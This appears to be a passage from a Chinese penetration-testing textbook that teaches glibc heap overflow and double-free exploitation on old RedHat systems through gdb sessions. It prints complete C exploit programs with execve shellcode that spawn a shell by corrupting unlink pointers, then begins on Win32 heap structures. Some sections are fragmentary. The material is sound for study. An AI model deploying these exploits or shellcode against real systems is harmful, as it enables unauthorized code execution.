3239      if (next == top(ar_ptr))      /* merge with top */
(gdb) x/16x next
0x8049768:      0xffffffff      0xffffffff      0x41414141      0x42424242
0x8049778:      0x00000000      0x00000000      0x00000000      0x00000881
0x8049788:      0x00000000      0x00000000      0x00000000      0x00000000
0x8049798:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) p/x nextsz
$1 = 0xffffffffc

```

也许有读者感到奇怪, p1 头部结构的大小明明是 0xffffffff, 为什么 nextsz 和等于 0xffffffffc。这是因为 chunksize 及相关信息定义如下:

```

#define SIZE_BITS (PREV_INUSE|IS_MMAPPED)
#define chunksize(p)      ((p)->size & ~(SIZE_BITS))

```

chunksize 会去掉大小字段的 PREV_INUSE 和 IS_MMAPPED 位, 使它等于 0xffffffffc 也就是-4。接下来会有个判断是否和 backward 进行融合:

```

(gdb) n
3278      islr = 0;

```



```
(gdb)
3280      if (!(hd & PREV_INUSE))                /* consolidate backward */
```

由于 p0 的大小字段是 0x11，所以不会进入。然后还会有个判断是否和 forward 进行融合，只有进入这里才能得到 unlink 操作：

```
(gdb) n
3294      if (!(inuse_bit_at_offset(next, nextsz))) /* consolidate forward */
```

inuse_bit_at_offset 和相关信息定义如下：

```
#define inuse_bit_at_offset(p, s) \
    (chunk_at_offset((p), (s)) -> size & PREV_INUSE)

#define chunk_at_offset(p, s) BOUNDED_1((mchunkptr)(((char*)(p)) + (s)))
```

chunk_at_offset 导致块往前移了 4 个字节，因为 nextsz 等于 -4。那么它得到的 size 字段等于 0xffffffff，这导致 inuse_bit_at_offset 返回真，从而无法进入和 forward 融合的操作，也就是我们期望的 unlink(next, bck, fwd) 操作。所以我们只需伪造 p1 的 prev_size 字段不设置 PREV_INUSE，而且它的 size 是 -4（当然 0xffffffff 也是可以的）就能得到 unlink 操作。重新调整一下 p1 的 prev_size 字段：

```
(gdb) set args `perl -e 'print "AAAABBBBCCCCDDDD\xfe\xff\xff\xff\xff\xff\xff\xffAAAAABBBB"'`
(gdb) d
Delete all breakpoints? (y or n) y
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
...
Before free p0.
[2435] FREE (0x8049758) - CHUNK_FREE (0x4001dc20, 0x8049750) -
Program received signal SIGSEGV, Segmentation fault.
0x4001a801 in chunk_free (ar_ptr=0x4001dc20, p=0x8049750) at heapy.c:3306
warning: Source file is more recent than executable.

3306      unlink(next, bck, fwd);
(gdb) x/i $pc
0x4001a801 <chunk_free+497>:    mov     %esi, 0xc(%edx)
(gdb) i reg $esi $edx
esi                0x42424242    1111638594
edx                0x41414141    1094795585
```

果然获得指针互写的操作。那么现在可以开始写利用程序了，首先要获取一个可以覆盖的返回地址指针，用 GOT，DTORS 以及函数返回地址都是可以的，但是要保证这个地址减 12 不会包含 0。注意，__free_hook 地址的取值一定不要在加载那个 heapy.so 的时候取：

```

"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";

main (int argc, char **argv)
{
    char    buf[32];
    char    *args[] = {VUL, buf, NULL};
    char    *env[]  = {Shellcode, NULL};

    unsigned int retloc = RETLOC;
    unsigned int shaddr = 0xbfffffff - (strlen(VUL) + 1) - (strlen(Shellcode) + 1);
    unsigned int fake_chunk[] = {
        0xffffffff & ~PREV_INUSE,
        0xffffffff,
        retloc - 12,
        shaddr,
    };

    memset(buf, 0, sizeof(buf));
    memset(buf, 'A', 16);
    memcpy(buf + 16, fake_chunk, sizeof(fake_chunk));

    execve(args[0], args, env);
} /* End of main */

```

编译运行:

```

[san@redhat7 malloc]$ gcc -o exp exp.c
[san@redhat7 malloc]$ ./exp
Before free p0.
Before free p1.
sh-2.05$

```

成功了。当然这个 vul 程序利用的方法还有其他的方法,相信读者根据自己的调试能够把它找出来。

4.1.3.2 新版本 glibc 的利用方法

但是这个利用程序在 RedHat 8.0 等使用大于 2.2.4 版本的 glibc 上是不能成功的,在 RedHat 8.0 上面再次调试这个 vul 程序以找出原因。在调试前有一个问题必须注意, RedHat 8.0 为了更好地支持多国语言,默认使用的语言是 en_US.UTF-8:

```

[san@redhat8 malloc]$ locale
LANG=en_US.UTF-8
LC_CTYPE="en_US.UTF-8"
LC_NUMERIC="en_US.UTF-8"
LC_TIME="en_US.UTF-8"

```

```
LC_COLLATE="en_US.UTF-8"
LC_MONETARY="en_US.UTF-8"
LC_MESSAGES="en_US.UTF-8"
LC_PAPER="en_US.UTF-8"
LC_NAME="en_US.UTF-8"
LC_ADDRESS="en_US.UTF-8"
LC_TELEPHONE="en_US.UTF-8"
LC_MEASUREMENT="en_US.UTF-8"
LC_IDENTIFICATION="en_US.UTF-8"
LC_ALL=
```

这样的话如果命令行传入数据的 ASCII 码大于 0x7f 就会被转义，比如 0xff 会被转成 0xbfc3。为了演示方便首先把语言设置成 en_US：

```
[san@redhat8 malloc]$ export LANG=en_US
```

然后就开始调试程序。还有一点需要注意，新版本的 glibc 还增加了一个 NON_MAIN_ARENA 字段，所以堆块大小一定要 8 字节对齐：

```
(gdb) set env LD_PRELOAD=./malloc.so
(gdb) set args `perl -e 'print "AAAABBBBCCCCDDDD\xfb\xff\xff\xff\xfb\xff\xff\xffAAAABBBB"'`
(gdb) b free
Breakpoint 1 at 0x80482f4
(gdb) b strcpy
Breakpoint 2 at 0x8048304
(gdb) r
Starting program: /home/san/malloc/vul `perl -e 'print
"AAAABBBBCCCCDDDD\xfb\xff\xff\xff\xfb\xff\xff\xffAAAABBBB"'`
Breakpoint 1 at 0x4001648b: file malloc.c, line 3324.
Breakpoint 2 at 0x42079da4

Breakpoint 2, 0x42079da4 in strcpy () from /lib/i686/libc.so.6
```

与 RedHat 7.2 不同，这个断点已经下在 <strcpy+4> 的地方，已经执行了两个 push 操作，所以 strcpy 的参数是标成黑体的那几个：

```
(gdb) x/8x $esp
0xbffffae4: 0x40012020 0xbffffb08 0x0804840d 0x080495d8
0xbffffaf4: 0xbffffc51 0xbffffb08 0x080482b2 0x080495f0
(gdb) x/16x 0x080495d8-8
0x080495d0: 0x00000000 0x00000019 0x00000000 0x00000000
0x080495e0: 0x00000000 0x00000000 0x00000000 0x00000019
0x080495f0: 0x00000000 0x00000000 0x00000000 0x00000000
0x08049600: 0x00000000 0x00001a01 0x00000000 0x00000000
```

按 c 继续会在 free 处断下，再查看那时堆的情况：


```
(gdb) c
Continuing.
Before free p0.

Breakpoint 1, free (mem=0x80495d8) at malloc.c:3324
3324 void (*hook) __MALLOC_P ((__malloc_ptr_t, __const __malloc_ptr_t)) =
(gdb) x/16x 0x080495d8-8
0x80495d0: 0x00000000 0x00000019 0x41414141 0x42424242
0x80495e0: 0x43434343 0x44444444 0xffffffff 0xffffffff
0x80495f0: 0x41414141 0x42424242 0x00000000 0x00000000
0x8049600: 0x00000000 0x00001a01 0x00000000 0x00000000
```

新版本的_int_free 代替了老版本的 chunk_free:

```
(gdb) n
3326 if (hook != NULL) {
(gdb)
3331 if (mem == 0) /* free(0) has no effect */
(gdb)
3334 p = mem2chunk(mem);
(gdb)
3337 if (chunk_is_mmaped(p)) /* release mapped memory. */
(gdb)
3344 ar_ptr = arena_for_chunk(p);
(gdb)
3353 (void)mutex_lock(&ar_ptr->mutex);
(gdb)
3355 _int_free(ar_ptr, mem);
(gdb) s
_int_free (av=0x40019140, mem=0x80495d8) at malloc.c:4127
4127 if (mem != 0) {
```

进入_int_free 后, 首先会取得当前块的大小, 如果小于等于 av->max_fast (73), 那么会使用 fastbins 机制:

```
(gdb) n
4128 p = mem2chunk(mem);
(gdb)
4129 size = chunksize(p);
(gdb)
4138 if ((unsigned long)(size) <= (unsigned long)(av->max_fast))
(gdb) p/x size
$1 = 0x18
(gdb) p/x av->max_fast
$2 = 0x49
(gdb) n
```

```

4149      set_fastchunks(av);
(gdb)
4150      fb = &(av->fastbins[fastbin_index(size)]);

```

和老 glibc 不同, 释放 p0 是无法利用的, 那么看看释放 p1 有没有利用的机会。按 c 继续释放 p1, 这时堆块内容如下:

```

(gdb) c
Continuing.
Before free p1.

Breakpoint 1, free (mem=0x80495f0) at malloc.c:3324
3324 void (*hook) __MALLOC_P ((__malloc_ptr_t, __const __malloc_ptr_t)) =
(gdb) x/16x 0x080495d8-8
0x80495d0: 0x00000000 0x00000019 0x00000000 0x42424242
0x80495e0: 0x43434343 0x44444444 0xffffffff 0xffffffff
0x80495f0: 0x41414141 0x42424242 0x00000000 0x00000000
0x8049600: 0x00000000 0x00001a01 0x00000000 0x00000000

```

p0 放入 fastbins 以后它的 fd 指针指向 fastbins 单向链表的成员, 由于 p0 是第一个, 所以 p0 的 fd 指针清零了, 但它的标志位不会做改变。按 n 继续执行, 如果该堆块设置了 NON_MAIN_ARENA 位的话, 在执行 “ar_ptr = arena_for_chunk(p);” 的时候会崩溃:

```

(gdb) n
3326 if (hook != NULL) {
(gdb)
3331 if (mem == 0) /* free(0) has no effect */
(gdb)
3334 p = mem2chunk(mem);
(gdb)
3337 if (chunk_is_mmapped(p)) /* release mmaped memory. */
(gdb)
3344 ar_ptr = arena_for_chunk(p);
(gdb)
3353 (void)mutex_lock(&ar_ptr->mutex);
(gdb)
3355 _int_free(ar_ptr, mem);
(gdb) s
_int_free (av=0x40019140, mem=0x80495f0) at malloc.c:4127
4127 if (mem != 0) {

```

进入 _int_free 后继续按 n 单步执行:

```

(gdb) n
4128 p = mem2chunk(mem);
(gdb)

```

```
$5 = 0xfffffffff8
```

nextchunk 不是 top 块，所以有 inuse_bit_at_offset 操作，它的定义如下：

```
#define inuse_bit_at_offset(p, s)\
(((mchunkptr)((char*)(p)) + (s))->size & PREV_INUSE)
```

所以 nextsize 不能太大，否则可能导致堆内存操作越界。另外需要让 nextinuse 等于 1，避免后续对 nextchunk 的 unlink 操作。这也是为什么构造字符串是以 AAAACCCCB BBBB 开始。

```
(gdb) n
4181      clear_inuse_bit_at_offset(nextchunk, 0);
(gdb)
4189      bck = unsorted_chunks(av);
(gdb)
4190      fwd = bck->fd;
(gdb)
4191      p->bk = bck;
(gdb)
4192      p->fd = fwd;
(gdb)
4193      bck->fd = p;
(gdb)
4194      fwd->bk = p;
(gdb)
4196      set_head(p, size | PREV_INUSE);
(gdb)
4197      set_foot(p, size);
```

注意，不能让 set_foot 修改了 p0 的 fd 指针项，否则在后续的 malloc_consolidate 操作会有麻烦：

```
(gdb) n
4200      ]
(gdb)
4227      if ((unsigned long)(size) >= FASTBIN_CONSOLIDATION_THRESHOLD) {
(gdb)
4228          if (have_fastchunks(av))
(gdb)
4229              malloc_consolidate(av);
(gdb) s
malloc_consolidate (av=0x40019140) at malloc.c:4311
4311      if (av->max_fast != 0) {
(gdb) n
4312      clear_fastchunks(av);
(gdb)
```



```

4314     unsorted_bin = unsorted_chunks(av);
(gdb)
4324     maxfb = &(av->fastbins[fastbin_index(av->max_fast)]);
(gdb)
4325     fb = &(av->fastbins[0]);
(gdb)
4327     if ( (p = *fb) != 0 ) {
(gdb)
4374     } while (fb++ != maxfb);
(gdb)
4327     if ( (p = *fb) != 0 ) {
(gdb)
4328         *fb = 0;
(gdb)
4332         nextp = p->fd;
(gdb)
4335         size = p->size & ~(PREV_INUSE|NON_MAIN_ARENA);
(gdb) x/4x p
0x80495d0:    0x00000000    0x00000019    0x00000000    0x43434343
(gdb) p/x nextp
$6 = 0x0
(gdb) n
4336         nextchunk = chunk_at_offset(p, size);
(gdb)
4337         nextsize = chunksize(nextchunk);
(gdb)
4339         if (!prev_inuse(p)) {
(gdb)
4346         if (nextchunk != av->top) {
(gdb)
4347             nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
(gdb)
4349             if (!nextinuse) {
(gdb)
4350                 size += nextsize;
(gdb)
4351                 unlink(nextchunk, bck, fwd);
(gdb) x/4x nextchunk
0x80495e8:    0xffffffff    0xffffffff    0xbfffffff    0xbfffffff

```

这里又有一次指针互写操作。

```

(gdb) n
4352         } else
(gdb)

```

```

4355         first_unsorted = unsorted_bin->fd;
(gdb)
4356         unsorted_bin->fd = p;
(gdb)
4357         first_unsorted->bk = p;
(gdb)
4359         set_head(p, size | PREV_INUSE);
(gdb)
4360         p->bk = unsorted_bin;
(gdb)
4361         p->fd = first_unsorted;
(gdb)
4362         set_foot(p, size);
(gdb)
4363     }
(gdb)
4371     } while ( (p = nextp) != 0);

```

要 p0 的 fd 指针项保持为 0 就是为了这个循环能正常结束。

```

(gdb) c
Continuing.

```

```

Program exited with code 0100.

```

程序顺利结束。接下来我们就可以写针对新版本 glibc 的利用程序了，不过这个程序是在最后的 free 得到指针互写的机会，所以前例的 __free_hook 指针以及 free 的 GOT 指针都无法成功，但是可以通过覆盖 dtors 来获得控制：

```

(gdb) main info sec
...
0x0804959c->0x080495a4 at 0x0000059c: .dtors ALLOC LOAD DATA HAS_CONTENTS
...

```

利用程序如下：

```

/* exp.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 针对 vul.c 的堆溢出利用程序，使用新版本 glibc 的情况
* 测试平台: RedHat 8.0
*/

#include <stdio.h>

```

```

#include <stdlib.h>

#define RETLOC      0x0804959c+4
#define VUL         "/vul"

#define PREV_INUSE   0x1
#define IS_MMAPPED   0x2
#define NON_MAIN_ARENA 0x4

char Shellcode[] =
"\xeb\x0a\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";

main (int argc, char **argv)
{
    char    buf[1024];
    char    *args[] = {VUL, buf, NULL};
    char    *env[] = {Shellcode, NULL};

    unsigned int retloc = RETLOC;
    unsigned int shaddr = 0xbfffffff - (strlen(VUL) + 1) - (strlen(Shellcode) + 1);
    unsigned int fake_chunk[] = {
        0x41414141,
        0x41414141 | PREV_INUSE,
        0x41414141,
        0xffffffff,
        0xffffffff,
        0xffffffff & ~(PREV_INUSE | IS_MMAPPED | NON_MAIN_ARENA),
        retloc - 12,
        shaddr,
        0x41414141,
        0x41414141,
        retloc - 12,
        shaddr,
    };

    memset(buf, 0, sizeof(buf));
    memcpy(buf, fake_chunk, sizeof(fake_chunk));

    execve(args[0], args, env);
} /* End of main */

```

实际上这里有一次指针互写的机会。编译运行：


```
[san@redhat8 malloc]$ gcc -o exp1 exp1.c
[san@redhat8 malloc]$ ./exp1
Before free p0.
Before free p1.
sh-2.05b$
```

终于成功了。新版本 glibc 的利用比老版本的复杂很多，不过只要读者耐心分析 malloc.c 源码，一定可以找到更多的利用方法。由于这个溢出是由于 strcpy 导致的，所以伪造的堆块结构不能包含 0，这样不可避免就会进入 malloc_consolidate 流程，使得问题复杂化。如果是由于 memcpy 这种数据复制导致的话，那么利用要稍微简单一些。

4.1.4 Linux 两次释放利用演示

Linux 的堆不一定只有溢出才能利用，另外一种常见的漏洞叫做两次释放 (double-free)。对同一个堆块释放两次也会有利用的机会，首先构造如下一个存在两次释放漏洞的程序：

```
[san@redhat7 malloc]$ cat double-free.c
/* double-free.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * 存在两次释放漏洞的演示程序
 */

#include <stdio.h>

int main(int argc, char *argv[])
{
    char *p0 = (char *) malloc(8);
    char *p1 = (char *) malloc(8);
    char *p2, *p3;

    free(p0);
    free(p0);

    p2 = (char *) malloc(8);
    if (argc > 1)
        strcpy(p2, argv[1]);
    p3 = (char *) malloc(8);
}
```

这个程序对 p0 这个堆块释放了两次，然后又有相同大小的两次 malloc 申请内存。还是先用 gdb 来调试一下这个 double-free 程序，看看到底为什么可以利用。

```
[san@redhat7 malloc]$ gdb double-free
```

```

GNU gdb 5.3
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) set env LD_PRELOAD=./p61/heapy.so
(gdb) b free
Breakpoint 1 at 0x80483a4
(gdb) r AAAABBBB
Starting program: /home/san/malloc/double-free AAAABBBB
Breakpoint 1 at 0x4001a574: file heapy.c, line 3176.
[3362] MALLOC(8) - CHUNK_ALLOC(0x4001dc20,16) - extended top chunk: previous size 0x0 -
returning 0x80496f8 from top chunk - new top 0x8049708 size 0x8f9
[3362] MALLOC(8) - CHUNK_ALLOC(0x4001dc20,16) - returning 0x8049708 from top chunk - new top
0x8049718 size 0x8e9

Breakpoint 1, free (mem=0x8049700) at heapy.c:3176
warning: Source file is more recent than executable.

3176      fprintf(stderr, "[%d] FREE(%p) - ", getpid(), mem);

```

给 double-free 的参数就是 AAAABBBB 这个 8 个字节，strcpy 操作并不会溢出。在第一次释放 p0 的时候断下，看看这时 p0 堆块的情况：

```

(gdb) x/8x 0x8049700-8
0x80496f8: 0x00000000 0x00000011 0x00000000 0x00000000
0x8049708: 0x00000000 0x00000011 0x00000000 0x00000000

```

按 c 继续执行到第二次释放 p0 断下，看看这时 p0 堆块的情况：

```

(gdb) c
Continuing.
[3362]      FREE(0x8049700) -          CHUNK_FREE(0x4001dc20, 0x80496f8)
fronlink(0x80496f8, 16, 2, 0x4001dc30, 0x4001dc30) new free chunk

Breakpoint 1, free (mem=0x8049700) at heapy.c:3176
3176      fprintf(stderr, "[%d] FREE(%p) - ", getpid(), mem);
(gdb) x/8x 0x8049700-8
0x80496f8: 0x00000000 0x00000011 0x4001dc30 0x4001dc30
0x8049708: 0x00000010 0x00000010 0x00000000 0x00000000
(gdb) x/4x 0x4001dc30
0x4001dc30 <main_arena+16>: 0x4001dc28 0x4001dc28 0x080496f8 0x080496f8

```

p0 被正常释放了，它被放到 bin 链表 0x4001dc30 里面。再次释放 p0 会发生什么结果？

用 gdb 的单步跟进去看看:

```
(gdb) n
[3362] FREE (0x8049700) - 3178    if (mem == 0)    /* free(0) has no effect */
(gdb)
3181    p = mem2chunk(mem);
(gdb)
3185    if (chunk_is_mmapped(p))    /* release mmapped memory. */
(gdb)
3193    ar_ptr = arena_for_ptr(p);
(gdb)
3203    (void)mutex_lock(&ar_ptr->mutex);
(gdb)
3205    chunk_free(ar_ptr, p);
(gdb) s
chunk_free (ar_ptr=0x4001dc20, p=0x80496f8) at heapy.c:3221
3221    INTERNAL_SIZE_T hd = p->size; /* its head field */
(gdb) n
3231    fprintf(stderr, "CHUNK_FREE(%p, %p) - ", ar_ptr, p);
(gdb)
CHUNK_FREE(0x4001dc20, 0x80496f8) - 3235    sz = hd & ~PREV_INUSE;
(gdb)
3236    next = chunk_at_offset(p, sz);
(gdb)
3237    nextsz = chunksize(next);
(gdb)
3239    if (next == top(ar_ptr))    /* merge with top */
(gdb)
3278    islr = 0;
(gdb)
3280    if (!(hd & PREV_INUSE))    /* consolidate backward */
(gdb)
3294    if (!(inuse_bit_at_offset(next, nextsz))) /* consolidate forward */
(gdb)
3313    set_head(next, nextsz);    /* clear inuse bit */
(gdb)
3315    set_head(p, sz | PREV_INUSE);
(gdb)
3316    next->prev_size = sz;
(gdb)
3317    if (!islr) {
(gdb)
3318    frontlink(ar_ptr, p, sz, idx, bck, fwd);
```

再次释放 p0 的时候, 又会调用 frontlink 宏把 p0 内存块插入到管理相应大小的 bin 链表

中，这样 p0 的 fd 和 bk 指针都将指向自身。

```
(gdb) n
3319      fprintf(stderr, "fronlink(%p, %d, %d, %p, %p) new free chunk\n", p, sz, idx, bck, fwd);
(gdb) x/8x 0x8049700-8
0x80496f8:      0x00000000      0x00000011      0x080496f8      0x080496f8
0x8049708:      0x00000010      0x00000010      0x00000000      0x00000000
(gdb) x/4x 0x4001dc30
0x4001dc30 <main_arena+16>:  0x4001dc28      0x4001dc28      0x080496f8      0x080496f8
```

这种错误的情况导致的后果是，当此空闲块被再一次分配出去的时候，unlink 宏试图把此块从 bin 链表中摘除的操作会失败，因为 fd 和 bk 都指向的是块自身。由于此块已无法从链表中摘除，如果相应的 bin 链表中只含有此空闲块时，那么无论此块实际是不是空闲的，当用户请求分配相应长度的内存块时，malloc 都会返回此块的地址。一旦内存块分配给了用户，它的 fd 和 bk 所在位置就成了用户数据区，用户数据的前 8 个字节就可以覆盖这两个指针，对攻击者来说这正是他们想要的。接下来在 malloc 函数设置一个断点看看流程是否如我们所想：

```
(gdb) b malloc
Breakpoint 2 at 0x400198f4: file heapy.c, line 2817.
(gdb) c
Continuing.
fronlink(0x80496f8, 16, 2, 0x4001dc30, 0x80496f8) new free chunk

Breakpoint 2, malloc (bytes=8) at heapy.c:2817
2817      fprintf(stderr, "[%d] MALLOC(%u) - ", getpid(), bytes);
(gdb) c
Continuing.
[3362] MALLOC(8) - CHUNK_ALLOC(0x4001dc20, 16) - unlink(0x80496f8, 0x80496f8, 0x80496f8) from
small bin 2 chunk 1 (exact fit)

Breakpoint 2, malloc (bytes=8) at heapy.c:2817
2817      fprintf(stderr, "[%d] MALLOC(%u) - ", getpid(), bytes);
(gdb) x/8x 0x8049700-8
0x80496f8:      0x00000000      0x00000011      0x41414141      0x42424242
0x8049708:      0x00000000      0x00000011      0x00000000      0x00000000
```

p2 果然又重新使用了 p0 的空间，并且把 AAAABBBB 复制到它的空间。看看 p3 的分配流程：

```
(gdb) n
[3362] MALLOC(8) - 2820      if(request2size(bytes, nb))
(gdb)
2822      arena_get(ar_ptr, nb);
(gdb)
```

```

[san@redhat7 malloc]$ cat d_exp.c
/* d_exp.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * 针对 double-free.c 的利用程序
 */

#include <stdio.h>
#include <stdlib.h>

#define RETLOC      0x080495e4 + 4
#define VUL         "/double-free"

#define PREV_INUSE 0x1
#define IS_MMAPPED 0x2

char Shellcode[] =
"\xeb\x0a\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";

main (int argc, char **argv)
{
    char    buf[8];
    char    *args[] = {VUL, buf, NULL};
    char    *env[]  = {Shellcode, NULL};

    unsigned int retloc = RETLOC;
    unsigned int shaddr = 0xbfffffff - (strlen(VUL) + 1) - (strlen(Shellcode) + 1);
    unsigned int fake_chunk[] = {
        retloc - 12,
        shaddr,
    };

    memset(buf, 0, sizeof(buf));
    memcpy(buf, fake_chunk, sizeof(fake_chunk));

    execve(args[0], args, env);
} /* End of main */

```

编译后运行:

```
[san@redhat7 malloc]$ gcc -o d_exp d_exp.c
```

```
[san@redhat7 malloc]$ ./d_exp
sh-2.05$
```

成功了。两次释放是不需要溢出的，但后续必须有相同大小的堆分配和数据复制操作。正好 CVS 出过一个这样的漏洞，在 8.3 节有将详细分析该漏洞。

新版本 glibc 的两次释放利用技术就没这么容易，首先如果是小堆块（小于等于 73 字节）肯定不行，即使把上例的 8 字节堆块换成 80 字节的堆块还是存在很多问题：

```
[san@redhat8 malloc]$ gdb double-free
GNU gdb 5.3
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) set env LD_PRELOAD= ./malloc.so
(gdb) b free
Breakpoint 1 at 0x80482f4
(gdb) r AAAABBBB
Starting program: /home/san/malloc/double-free AAAABBBB
Breakpoint 1 at 0x4001648b: file malloc.c, line 3324.
The first free p0.

Breakpoint 1, free (mem=0x8049620) at malloc.c:3324
3324      void (*hook) __MALLOC_P ((__malloc_ptr_t, __const __malloc_ptr_t)) =
(gdb) c
Continuing.
The second free p0.

Breakpoint 1, free (mem=0x8049620) at malloc.c:3324
3324      void (*hook) __MALLOC_P ((__malloc_ptr_t, __const __malloc_ptr_t)) =
(gdb) x/4x 0x8049620-8
0x8049618:      0x00000000      0x00000059      0x40019188      0x40019188
(gdb) b malloc
Breakpoint 2 at 0x4001631b: file malloc.c, line 3284.
(gdb) c
Continuing.

Breakpoint 2, malloc (bytes=80) at malloc.c:3284
3284      __malloc_ptr_t (*hook) __MALLOC_P ((size_t, __const __malloc_ptr_t)) =
(gdb) x/4x 0x8049620-8
0x8049618:      0x00000000      0x00000059      0x08049618      0x08049618
(gdb) c
Continuing.
```


Breakpoint 2, malloc (bytes=80) at malloc.c:3284

```
3284 __malloc_ptr_t (*hook) __MALLOC_P ((size_t, __const __malloc_ptr_t)) =
(gdb) x/4x 0x8049620-8
0x8049618:      0x00000000      0x00000059      0x41414141      0x42424242
```

在到达最后一个 malloc 之前和老 glibc 的流程一样，跟进最后这个 malloc，看看能否得到利用：

```
(gdb) n
3286     if (hook != NULL)
(gdb)
3289     arena_get(ar_ptr, bytes);
(gdb)
3290     if(!ar_ptr)
(gdb)
3292     victim = _int_malloc(ar_ptr, bytes);
(gdb) s
_int_malloc (av=0x40019140, bytes=80) at malloc.c:3759
3759     checked_request2size(bytes, nb);
(gdb) n
3767     if ((unsigned long)(nb) <= (unsigned long)(av->max_fast)) {
(gdb)
3784     if (in_smallbin_range(nb)) {
(gdb)
3785         idx = smallbin_index(nb);
(gdb)
3786         bin = bin_at(av, idx);
(gdb)
3788         if ( (victim = last(bin)) != bin) {
(gdb)
3837     while ( (victim = unsorted_chunks(av)->bk) != unsorted_chunks(av)) {
(gdb)
3838         bck = victim->bk;
(gdb)
3839         size = chunksize(victim);
(gdb)
3849         if (in_smallbin_range(nb) &&
(gdb)
3871         unsorted_chunks(av)->bk = bck;
(gdb)
3872         bck->fd = unsorted_chunks(av);
(gdb)
```

Program received signal SIGSEGV, Segmentation fault.

```

0x400172b9 in _int_malloc (av=0x40019140, bytes=80) at malloc.c:3872
3872      bck->fd = unsorted_chunks(av);
(gdb) x/i $pc
0x400172b9 <_int_malloc+793>:  mov    %eax, 0x8(%edx)
(gdb) i reg $eax $edx
eax      0x40019188      1073844616
edx      0x42424242      1111638594

```

在 unsorted_chunks 时崩溃了。新版本 glibc 的 malloc 比老版本复杂了许多, 在 _int_malloc 函数里也有 “unlink(victim, bck, fwd);”, 但是要到达那里非常困难, 有兴趣的读者可以继续研究, 也可以到安全焦点的技术研究版发表您的看法。

4.2 Win32 平台堆溢出利用技术

Windows 堆管理采用的分配算法在不同的发行版本上都有所不同, 特别是 WindowsXP SP2 在堆结构上都做了改动, 使得传统的利用方法基本上都失效了。本文主要介绍的是 Windows XP SP2 以下包括 Windows 2000 的堆溢出技术。

4.2.1 Windows 堆管理结构

Windows 的堆分为默认堆和私有堆两种。默认堆是在程序初始化时由操作系统自动创建的, 所有的标准内存管理函数都是在默认堆中申请内存的。而私有堆相当于在默认堆中保留了一大块内存, 用堆管理函数可以在这个保留的内存块中分配内存。一个进程的默认堆只有一个, 而私有堆可以被创建多个。堆的行为还会受到 NT GLOBAL FLAG 的影响, 这些标志大约有 8 个, 控制着进行堆操作时是否进行参数检查、合并相邻的空闲块等行为。Windows 在 ntdll 中为堆管理提供了两套 API, 一套是用于正常管理分配的, 一套是用于调试的。堆调试 API 为探测堆溢出、验证堆的有效性等提供了便利。在使用某些 ring3 调试器调试的时候, Windows 会创建调试堆, 因此要对正常的堆分配进行跟踪, 最好使用 ring0 调试器。

不像 Linux 等操作系统每个进程只有一个堆区, Windows 下一个进程可以有多个堆区, PEB 结构偏移 0x90 的 ProcessHeapsList 字段用来描述一个进程中所有的堆区, 其中放有进程中所有堆的首地址。

```

typedef struct _PEB
{
    ...
    PVOID ProcessHeap;           // 18h 默认堆
    ...
    ULONG HeapSegmentReserve;    // 78h
    ULONG HeapSegmentCommit;    // 7Ch
    ULONG HeapDeCommitTotalFreeThreshold; // 80h
    ULONG HeapDeCommitFreeBlockThreshold; // 84h
    ULONG NumberOfHeaps;        // 88h 进程中堆的个数
}

```

```

/* +0x16c */ ULONG NonDedicatedListLength;
/* +0x170 */ ULONG Cache;
/* +0x174 */ PHEAP_PSEUDO_TAG_ENTRY PseudoTagEntries;
/* +0x178 */ LIST_ENTRY FreeLists[128];
/* +0x578 */ PHEAP_LOCK LockVariable;
/* +0x57c */ PVOID NTSTATUS;
/* +0x580 */ PVOID LookAside;
/* +0x584 */ USHORT LookasideLockCount;
/* +0x588 */ HEAP_UNCOMMITTED_RANGE UnCommittedRanges[8];

//
//该区域在没有使用互斥对象的条件下是可选的
//
/* +0x608 */ RTL_CRITICAL_SECTION CritSect; //临界区对象。一般为临界区对象，如果堆不使用
互斥机制，则不存在该域
/* +0x620 */
/* +0x640 */
} HEAP, *PHEAP;

```

一般情况下在_HEAP结构后面还有一个堆段结构来指示堆段的信息，具体结构如下：

```

typedef struct _HEAP_SEGMENT
{
/*+0x000 */HEAP_ENTRY Entry;
/*+0x008 */ULONG Signature;
/*+0x00c */ULONG Flags;
/*+0x010 */PHEAP pHeap;
/*+0x014 */ULONG LargestUnCommittedRange;
/*+0x018 */PVOID BaseAddress;
/*+0x01c */ULONG NumberOfPages;
/*+0x020 */PHEAP_ENTRY FirstEntry;
/*+0x024 */PHEAP_ENTRY LastValidEntry;
/*+0x028 */ULONG NumberOfUnCommittedPages;
/*+0x02c */ULONG NumberOfUnCommittedRanges;
/*+0x030 */PHEAP_UNCOMMITTED_RANGE pUnCommittedRanges;
/*+0x034 */USHORT AllocatorBackTraceIndex;
/*+0x036 */USHORT Reserved1;
/*+0x038 */PHEAP_ENTRY LastEntryInSegment;
/*+0x03c */ULONG Reserved2;
} HEAP_SEGMENT, *PHEAP_SEGMENT;

```

要了解堆溢出技术，还必须熟悉几个重要的堆管理结构。HEAP_ENTRY 是一个 8 字节的重要管理结构，用于表示已分配的内存块头部结构。

```

typedef struct _HEAP_ENTRY
{

```



```

